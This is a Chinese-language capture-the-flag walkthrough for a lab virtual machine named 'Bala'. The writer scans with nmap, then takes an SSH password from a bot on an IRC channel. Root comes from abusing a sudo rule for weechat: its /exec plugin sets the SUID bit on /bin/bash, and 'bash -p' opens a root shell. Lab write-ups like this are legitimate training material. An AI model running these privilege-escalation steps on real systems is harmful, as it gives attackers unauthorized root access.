群友靶机_baby_Bala

1 信息收集

1.1 端口扫描


```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -T4 -p- 192.168.139.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 10:51 EST
Nmap scan report for 192.168.139.109
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: IRC\xE9\x80\x9A\xE4\xBF\xA1\xE5\x8D\x8F\xE8\xAE\xAE - \xE6\x9A\x97\xE9\xBB\x91\xE4\xB8\xBB\xE9\xA2\x98
|_http-server-header: Apache/2.4.62 (Debian)
6667/tcp open  irc
| irc-info:
|   users: 2
|   servers: 1
|   chans: 4
|   lusers: 2
|   lservers: 0
|   server: irc.local
|   version: InspIRCd-3. irc.local
|   source ident: nmap
|   source host: 192.168.139.31
|_  error: Closing link: (nmap@192.168.139.31) [Client exited]
MAC Address: 08:00:27:90:2A:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.91 seconds

```

1.2 服务探测

扫描之后主要是发现了 80 和 6667 端口

80端口经过目录扫描后没有发现东西

但是访问后有非常明显的 IRC 通信协议的提示



IRC通信协议

专业级实时通信解决方案

协议简介

IRC（Internet Relay Chat）是互联网上最古老的即时通讯协议之一，以其高效、稳定和轻量级的特点在技术社区中广泛使用。

核心特性

- 实时消息传递
- 多频道支持
- 分布式架构
- 跨平台兼容

技术优势

- 极低资源占用
- 高并发处理
- 稳定可靠
- 开放标准

这点在 nmap 的扫描结果也有体现


```
6667/tcp open  irc
```

所以我们大致能够得出下一步需要连接上这个 irc 服务

2 IRC 服务连接与密码发现

我这里是采用 weechat 进行连接

```
/server add myserver 192.168.139.109/6667 -notls
/set irc.server.myserver.nicks "yi"
/set irc.server.myserver.username "yi"
/set irc.server.myserver.realname "yi"
/connect myserver
```




```
11:08:40  weechat      irc: server chat has been deleted
11:08:46  weechat      irc: server added: myserver → 192.168.139.109/6667 (TLS: disabled)
11:08:49  weechat      Option changed: irc.server.myserver.nicks = "yi"  (default if null: "zhou")
11:08:51  weechat      Option changed: irc.server.myserver.username = "yi"  (default if null: "yi")
11:08:54  weechat      Option changed: irc.server.myserver.realname = "yi"  (default if null: "1234")
11:08:57 myserver ==   ========= End of backlog (20 lines) =========
11:08:57 myserver  --  irc: connecting to server 192.168.139.109/6667 ...
11:08:57 myserver  --  irc: connected to 192.168.139.109/6667 (192.168.139.109)
11:08:57 myserver  --  irc.local: *** Looking up your hostname ...
11:09:02 myserver  --  irc.local: *** Could not resolve your hostname: Request timed out; using your IP address (192.168.139.31) instead.
11:09:02 myserver  --  Welcome to the Localnet IRC Network yi!yi@192.168.139.31
11:09:02 myserver  --  Your host is irc.local, running version InspIRCd-3
11:09:02 myserver  --  This server was created 10:50:06 Nov 07 2025
11:09:02 myserver  --  irc.local InspIRCd-3 iosw biklmnopstv bklov
11:09:02 myserver  --  AWAYLEN=200 CASEMAPPING=rfc1459 CHANLIMIT=#:20 CHANMODES=b,k,l,imnpst CHANNELLEN=64 CHANTYPES=# ELIST=CMNTU HOSTLEN=64 KEYLEN=32 KICKLEN=255 LINELEN=512 MAXLIST=b:100 are supported by this server
11:09:02 myserver  --  MAXTARGETS=20 MODES=20 NAMELEN=128 NETWORK=Localnet NICKLEN=30 PREFIX=(ov)@+ SAFELIST STATUSMSG=@+ TOPICLEN=307 USERLEN=10 USERMODES=,,s,iow WHOX are supported by this server
11:09:02 myserver  --  There are 1 users and 0 invisible on 1 servers
11:09:02 myserver  --  1 unknown connections
11:09:02 myserver  --  4 channels formed
11:09:02 myserver  --  I have 1 clients and 0 servers
11:09:02 myserver  --  Current local users: 1  Max: 2
11:09:02 myserver  --  Current global users: 1  Max: 2
11:09:02 myserver  --  irc.local message of the day
11:09:02 myserver  --    _   _                 _____
11:09:02 myserver  --   | \ | | _____      __ |_   _|__  __ _ _ __ ___   ___ _ __
11:09:02 myserver  --   |  \| |/ _ \ \ /\ / /   | |/ _ \/ _` | '_ ` _ \ / _ \ '__|
11:09:02 myserver  --   | |\  |  __/\ V  V /    | |  __/ (_| | | | | | |  __/ |
11:09:02 myserver  --   |_| \_|\___| \_/\_/     |_|\___|\__,_|_| |_| |_|\___|_|
11:09:02 myserver  --
11:09:02 myserver  --   fzer
11:09:02 myserver  --   /msg
11:09:02 myserver  --  End of message of the day.
[11:09] [1] [irc/myserver] 1:server[myserver]
[yi] 1
```

到这个界面就是连接上了


（这里能看到输出有个莫名其妙的 fzer， 我当时还好奇为什么会有这个。。。。没想到竟然是用户名）

然后输入 `/list` 查看频道

```
/list
```



```
11:09:02 myserver  --
11:09:02 myserver  --    fzer
11:09:02 myserver  --    /msg
11:09:02 myserver  --  End of message of the day.
[11:15] [1] [irc/myserver] 1:server[myserver]
[yi] /list
```



```
yserver       4 channels (total: 4) | Filter: * | Sort: ~name2 |
eechat        #Chat              1   [+nt]
 list_myserver #Creds             1   [+nt]
              #Important         1   [+nt]
              #Team              1   [+nt]

              [11:31] [2] [irc/myserver] 2:server[myserver]
              /join #Chat
```

然后再依次加进去频道看看

```
/join #Chat
/join #Creds
/join #Important
/join #Team
```

这里在 Creds 能看到这个提示

```
|11:36:14   === | ========== End of backlog (20 lines) ==========
|11:36:14   --> | yi (yi@192.168.139.31) has joined #Creds
|11:36:14    -- | Channel #Creds: 2 nicks (1 op, 0 voiced, 1 regular)
|11:36:16    -- | Channel created on Fri, 07 Nov 2025 10:50:13
|11:36:16    yi | 1
|11:36:18 @bala | 密码信息请通过私信获取，发送 'password' 关键词获取指引
|[11:36] [3] [irc/myserver] 3:#Creds(+nt){2}
|[yi]
```

私聊一下

```
/query bala
```

```
|11:37:52   yi | 1
|11:37:52 bala | 未知命令，可用命令: getpassword, help, info
|11:37:56   yi | getpasswod
|11:37:56 bala | 未知命令，可用命令: getpassword, help, info
|11:38:00   yi | getpassword
|11:38:00 bala | 密码: ai01ClGAXoYpeevwNMS1
|11:38:01 bala | 此密码为敏感信息，请妥善保管
|[11:38] [4] [irc/myserver] 4:bala
|[yi]
```

然后就能看到密码

```
ai01ClGAXoYpeevwNMS1
```

至此得到

```
fzer:ai01ClGAXoYpeevwNMS1
```

3 Root提权


照例 sudo 起手

```
fzer@Bala:~$ sudo -l
[sudo] password for fzer:
Matching Defaults entries for fzer on Bala:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fzer may run the following commands on Bala:
    (ALL) PASSWD: /usr/bin/weechat
fzer@Bala:~$

```

先启动看看

```
sudo /usr/bin/weechat
```

没想到有 exec



```
11:42:43 | New key binding (context "default"): meta-meta2-11~ ⇒ /bar scroll buflist * b
11:42:43 | New key binding (context "default"): meta2-12^ ⇒ /bar scroll buflist * +100%
11:42:43 | New key binding (context "default"): meta2-12~ ⇒ /bar scroll buflist * +100%
11:42:43 | New key binding (context "default"): meta2-11^ ⇒ /bar scroll buflist * -100%
11:42:43 | New key binding (context "default"): meta2-11~ ⇒ /bar scroll buflist * -100%
11:42:43 | Plugins loaded: alias, buflist, charset, exec, fifo, fset, irc, logger, perl, python, relay, ruby, script, spell, trigger, xfer
```

那不就可以直接提了

```
/exec chmod +s /bin/bash
```

```
fzer@Bala:~$ sudo /usr/bin/weechat
fzer@Bala:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
fzer@Bala:~$ /bin/bash -p
bash-5.0# id
uid=1000(fzer) gid=1000(fzer) euid=0(root) egid=0(root) groups=0(root),1000(fzer)
bash-5.0# cat /root/root.txt
flag{root-a73c45107081c08dd4560206b8ef8205}
```